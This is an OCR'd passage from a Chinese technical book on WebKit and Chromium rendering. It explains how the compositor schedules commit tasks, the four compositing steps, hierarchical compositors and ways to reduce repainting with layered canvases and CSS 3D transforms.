


图 8-21 “commit”任务的调度过程

首先，当 Layer 树有变动的时候，它需要调用 ThreadProxy::SetNeedsCommit，这些任务是在渲染线程中的，随后它会提交一个请求到“Compositor”线程。

其次，当该“Compositor”线程处理到该请求的时候，它会通过调度器的 SetNeedsCommit 函数设置状态机的状态。

再次，调度器的 SetNeedsCommit 会调用 ProcessScheduleActions 函数，它检查后面需要执行的任务。

然后，如果没有其他任务或者时间合适的话，状态机决定下面立刻执行该任务，它调用 ThreadProxy 的 ScheduledActionCommit 函数，该函数实际执行“commit”任务需要的具体流程。

最后在 ScheduledActionCommit 函数中，它会调用 LayerTreeHostImpl 和 LayerTreeHost 中的相应函数来完成同步两个树的工作。同步结束后，它需要通知渲染线程，因为事实上这一过程需要阻止该线程。

8.2.4.3 合成过程

在了解完合成器的各个主要部分之后，下面来看看合成工作是如何完成的。根据之前描述的过程，合成工作主要有四个步骤，这些步骤都是由调度器调度，需要各个类参与来共同完成。

1. 创建输出结果的目标对象“Surface”，也就是合成结果的存储空间。
2. 开始一个新的帧(Begin Frame)，包括计算滚动和缩放大小、动画计算、重新计算网页的布局、绘制每个合成层等。
3. 将 Layer 树中包含的这些变动同步到 LayerImpl 树中，也就是图 8-21 所说的“commit”任务的调度过程。
4. 合成 LayerImpl 树中的各个层并交换前后帧缓冲区，完成一帧的绘制和显示动作。

在这四个步骤中，步骤 1 只是在最开始的时候调用，而且只是一次性的动作。当后面网页出现动画或者 JavaScript 代码修改 CSS 样式和 DOM 等情况的时候，一般会执行后面三个步骤，当然也可能只需要步骤 4。

图 8-22 是合成器工作的典型过程，结合上面描述的四个步骤，笔者特地将它们作了一一对应，图中已经做下了标记，下面依次来分析这四个步骤。

在步骤一中，“Compositor”线程首先创建合成器需要的输出结果的后端存储，在调度器执行该任务时，该线程会将任务交给主线程来完成。主线程会创建后端存储并把它传回给“Compositor”线程。

在步骤二中，“Compositor”线程告诉主线程需要开始绘制新的一帧，同样是通过线程间通信来传递任务。主线程接收到该任务后，需要做的事情非常多，读者可以看到从 4.1 到 4.6 步骤之间做的这些操作，实际上还省略了一些次要操作。这里面主要是执行动画操作、重新计算布局，以及绘制需要更新的合成层等。在这之后主线程会等待第三个步骤，当第三个步骤完成后，它通知主线程的 LayerHost 等类，这是因为步骤三需要阻塞主线程，需要同步 Layer 树。




图 8-22　合成器的工作过程

在步骤三中，基本的过程如图 8-21 所示，这里不再赘述。

在步骤四中，主要就是合成工作了。经过第三步之后，“compositor”线程实际上已经不再需要主线程的参与就能够完成合成工作了，这时该线程有了合成这些层需要的一切资源。图中调用过程 5.1.1 到 5.1.6 这些子步骤就是合成各个层并交换前后缓冲区，读者会看到这些并不需要主线程的参与。这样就能够解释渲染线程在做其他事情的时候，网页滚动等操作并不会受到渲染线程的影响，因为这时候合成器的工作线程仍然能够正常进行，合成器线程继续合成当前的各个合成层生成网页结果，虽然此时可能有些内容没有更新，但用户根本感觉不到网页被阻塞等问题，浏览网页的用户体验更好。

Chromium 的最新设计为了合成网页（网页中也可以包含 iframe 等内嵌网页）和浏览器的用户界面（典型的是在 Android 系统上，但是在桌面系统上，用户界面通常不需要同网页内容合成）可能需要多个合成器。每个网页可能需要一个合成器，网页中的 iframe 也需要一个合成器，整个网页同浏览器的合成也需要一个合成器，这些合成器构成一个层次化的合成器结构，如图 8-23 所示。图中的根合成器是浏览器最高层的合成器，该合成器负责网页和浏览器用户界面的合成，它有一个子女就是“合成器 2”，根合成器会将“合成器 2”的结果同用户界面合成起来。“合成器 2”就是网页的合成器，而它也包含一个合成 iframe 内容的“合成器 3”子合成器。这里，“合成器 2”和“合成器 3”按理是在 Renderer 进程中进行的，因为它们是网页相关的合成，而根合成器是在 Browser 进程中的，这样会增加内存带宽的使用。目前 Chromium 的设计使用“mailbox”机制将 Renderer 进程中的合成器结果同步到 Browser 进程，根合成器可以使用这些结果。




图 8-23　层次化合成器

8.2.5 实践：减少重绘

网页加载后，每当重新绘制新的一帧的时候，一般需要三个阶段，也就是前面说的计算布局、绘图和合成三个阶段。如果想减少每一帧的时间，提高性能[4]，当然要着重减少这三个阶段的时间。

这三个阶段中，计算布局和绘图比较费时间，而合成需要的时间相对要少一些。而且，当布局的变化越多，WebKit 通常需要越多的绘图时间。例如当使用 JavaScript 的计时器来控制动画的时候，WebKit 可能需要修改布局和比较多的绘图操作，这会明显增加 WebKit 绘制每帧的时间，是否有什么办法来避免这一情况呢？办法有很多，这里介绍 WebKit 两种典型的方法，第一种是使用合适的网页分层技术以减少需要重新计算的布局和绘图；第二种是使用 CSS 3D 变形和动画技术。

首先是网页的分层问题。假设读者需要设计一款游戏，例如闯关之类的 HTML5 网页游戏。游戏中的画面可能有背景，背景之前是各种各样的障碍物，人物就是要闯过各种各样的关卡。假设 Web 开发者希望使用 canvas 2D 技术来实现它，并且假设开发者使用一个 canvas 元素，当人物在前面运动的时候，根据 canvas 2D 的特性，WebKit 需要将该元素内部的内容都重新绘制一遍以显示人物的一个工作，这样的做法导致 WebKit 开销太大，因为 WebKit 需要重新绘制整个 canvas 元素，然后再使用合成器。一个比较好的做法是，使用多个 canvas 元素，将它们按照前后顺序叠放在一起。前面 canvas 元素的背景为透明，这样后面的元素能够显示出来。每一个 canvas 元素都是一个合成层，每一帧的变化都只是一个或者部分合成层，而不是所有的 canvas 元素。

以前面的游戏继续说明，Web 开发者可以使用一个 canvas 元素来绘制游戏的背景，用另外第二个 canvas 元素来绘制障碍物，用第三个 canvas 元素来绘制炸弹、金钱等，使用第四个 canvas 元素来绘制人物。这样，当人物不动的时候，如果炸弹和金钱在变化，WebKit 仅需要重新绘制第三个元素。当人物走动的时候，WebKit 只需

[4] 典型的衡量标准是 FPS，Frame Per Second，也就是每秒更新的帧数。

要重新绘制第四个元素。与此同时，第一个和第二个元素则仅在很少的情况下会被 WebKit 重新绘制，这样能够有效地减少开销，图 8-24 描述了这一概念。




图 8-24　使用多个 canvas 元素分层示意图

当然这只是一个基本的思路，也就是说，Web 开发者实际上可以将这一思想应用在很多其他的场景。详细的情况请读者参阅层次化 canvas 渲染优化技术：http://www.ibm. com/developerworks/library/wa-canvashtml5layering/index.html，该文章很好地描述了这一思想。现有的一些设计同样可以将这些思想应用在同一个 canvas 元素内部以获得较好的性能，这里面可以挖掘的地方还很多。

其次是使用 CSS 3D 变形技术，它能够让浏览器仅仅使用合成器来合成所有的层就可以达到动画效果，而不是通过重新设置其他 CSS 属性并触发计算布局、重新绘制图形、重新合成所有层这一非常复杂的过程。实际上，开发者如果需要网页中有一些动画或者特殊效果，可以给这些元素设置 3D 变形属性，然后通过 CSS3 引入的动画能力，网页就可以达到很多匪夷所思的效果。更重要的是，WebKit 不需要大量的布局计算，不需要重新绘制元素，只需要修改合成时候的属性即可。当合成器需要合成的时候，每个合成层都可以设置自己的 3D 变形属性，这些属性仅仅改变合成层的变换参数，而不需要布局计算和绘图操作，可以极大地节省时间。图 8-25 显示的是 famo.us 网站展示的效果和使用 Chrome 的开发者工具收集的性能分析结果数据，根据前面的描述来解释一下这一结果。

图 8-25 famo.us 网站展示的效果和性能分析结果

该网站实际上显示的是多个“div”元素，每个元素就是元素周期表中的一个化学元素，每个元素都设置了 3D 的效果，它们有各式各样的动画效果，非常吸引人。更奇特的是，该网页能够在手机和平板等性能较弱的设备上达到很好的性能，为什么呢？

在这里，笔者通过 Chrome 的开发者工具为读者解开谜团。该工具能为开发者分析出 Chrome 浏览器为计算每一帧所花费的时间和这些时间的分布情况。在计算每一帧的时候 JavaScript 代码首先设置元素的 3D 属性，然后设置样式信息，但是 Chrome 浏览器不需要重新布局，也不需要重新绘图，只是在随后使用合成功能，读者发现合成阶段所花费的时间非常少，几乎可以忽略不计，这使得计算图中每一帧都相对比较省时间，因为每一帧的生成没有了费时的布局计算和绘图操作。

这一网页设计给大家带来的启示是，尽量在每一帧中减少布局和绘图的时间，它们会极大地降低生成每一帧的性能，当然很多情况下布局计算和绘图操作是不可避免的，所以开发者需要合理地设计网页，希望这里的一些例子能够给大家带去更多的思考。

8.3 其他硬件加速模块

8.3.1 2D 图形的硬件加速机制

其实网页中有很多绘图操作是针对 2D 图形的，这些操作包括通常的网页绘制，例如绘制边框、文字、图片、填充等，它们都是典型的 2D 绘图操作。在 HTML5 中，规范又引入了 2D 绘图的画布功能，它的作用是提供 2D 绘图的 JavaScript 接口，所以 JavaScript 代码可以很容易地调用该接口来绘制任意的 2D 图形。2D 绘图本身是使用 2D 的图形上下文，而且一般使用软件方式来绘制它们，也就是光栅化（Rasterize）的方法。但是，其实这些 2D 绘图操作也可以使用 GPU 也就是 3D 绘图来完成，这里把使用 GPU 来绘制 2D 图形的方法称为 2D 图形的硬件加速机制。

如上面所述，目前 2D 图形的硬件加速有两种应用场景，第一种就是网页基本元素的绘制，针对的层次类型其实在前面描述过，也就是 ContentLayer，读者应该记得它的后端是一个 2D 的画布对象；第二种就是 HTML5 的新元素 canvas，用来绘制 2D 图形。

8.3.1.1 2D图形上下文

第 7 章中介绍了 WebKit 中的 2D 图形上下文，该上下文在 WebKit 的 Chromium 移植中需要使用 Skia 图形库来完成 2D 图形操作，图 8-26 描述了 WebKit 的 Chromium 移植中 2D 图形上下文的实现类。

